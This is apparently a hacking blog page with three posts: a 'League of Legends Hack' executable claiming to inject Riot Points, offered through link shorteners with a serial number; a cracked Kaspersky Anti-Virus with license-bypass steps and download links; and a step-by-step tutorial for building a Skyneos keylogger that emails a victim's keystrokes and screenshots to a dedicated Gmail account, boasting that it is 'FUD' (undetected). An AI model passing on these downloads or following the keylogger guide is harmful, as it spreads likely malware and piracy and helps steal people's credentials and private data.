Showing posts with label Hacking. Show all posts

Jan 5, 2014

League of Legends Hack


This League of Legends Hack is designed and coded by our team. This tool can be used as a RP and IP Injector ( Influence Points and riot Points .After few months of hard work , we are now ready to make it real , now working 100%. Our testers are checking this hack almost every day to see if it encounters any problems.
The crack is almost impossible to be detected by RIOT , you will also see updates of the hack every few days.

How to Install :

1. Download the tool:
http://cleanfiles.net/?BHkdNZ2
http://jlyse.net/?BHkdNZ2
http://bit.ly/1f5V6vQ

File: League of Legends Hack .exe
Version: v1.4
Verified 4.January.2014
Status: Working
Click here for virus scan results.
 Serial Number :
KEE7P6ZM
SERIAL NUMBER AVAILABLE FOR LIMITED TIME !!!

1. Start Game Client
2. Log in your account
3. Press Inject button
4. Insert desired amount of Riot Points and/or Influence Points.
5. Press Start Hack button and wait few seconds.


Dec 14, 2013

Kaspersky Anti -Virus 2013 13.0.1.4190 Final

# # Title : Kaspersky Anti-Virus 2013 13.0.1.4190 Final 365 Days# # What do I need to install : Nothing# # Type of installation: 1.Copy folder contents № 1 in the C: Program Files (C: Program Files)- for x32bit system , respectively, in C: Program Files (86 ) (C: Program Files ( 86)and C: Program Files (C: Program Files)- for x64bit system.2.Copy folder contents № 2 ProgramData.Tya Folder is hidden and will not need to make it visible from Folder Options.3.Install Kaspersky Anti-Virus 2013 13.0.1.4190 Final
Once installed Kaspersky will be licensed for 365 days.Remains your only update Definitsiite.Naslazhdavayte it!
# # Other information : http://p2pbg.com/index.php?page=torrent-details&id=9afbc8505575a4d8081739087aab71f8ec1ace98! If you already have installed Kaspersky, uninstall it with Perfect Uninstaller or a similar program, and then follow describe how the installation.

DOWNLOAD:
http://cleanfiles.net/?SqUw4y5


Jul 25, 2011

How to Setup a Keylogger (Skyneos Keylogger)

How to Setup a Keylogger (Skyneos Keylogger)


How to Setup a Keylogger (Skyneos Keylogger)
Hi all users, Alot of users asked for a TUT about keylogger so here it is: 

1) Download skyneo keylogger 1.0

2) Create a gmail account.

 Go here: Make Gmail Account


Make a new Gmail account, do not use your regular one if you already have one, the keylogger can spam your email so using a new one that will only be used for keylogging purposes should be made.
 3) Setting up the keylogger.

once you open the keylogger this interface will pop up, you will need to put in your newly created gmail account details, email and password. Please leave the SMTP address and ports as default, these are the settings that work best for me, if your interested in using a different port than you may do so, but if you are inexperienced leaving it as default would be the best option. Once completed click on the next tab and you will see this:

On this tab you can leave everything default as well, but you can adjust how long the server will connect and start sending you logs, by changing the intervals, if you pick 1 hour it will send you the logs every hour and so on. The output folder is where your keylogger will be saved onto your computer. You can also adjust how large you want the keylogger to be in terms of size, choosing 0 will make it the lowest possible size and is recommended. If you have a certain icon ready for the keylogger you may also change it here. Once finished click the next tab and you will see this:

Here you can change the subject name of the logs, for example if this is a keylogger for a certain game, IE Steam, name it 'STEAM VICTIMS', or something like that. You also have the option to add screen shots (HIGHLY RECOMMENDED) And computer + slave name.
Once you have finished you can click the build server button and will create the keylogger and save it in the destination you picked. This server has been FUD as long as i have used it.
 
4) Removing


If you test the server on yourself and would like to disable the keylogger, just start up system configuration by clicking start>run and hitting in

msconfig

Click start up and you will see this:

Disable and the keylogger will stop sending you the logs.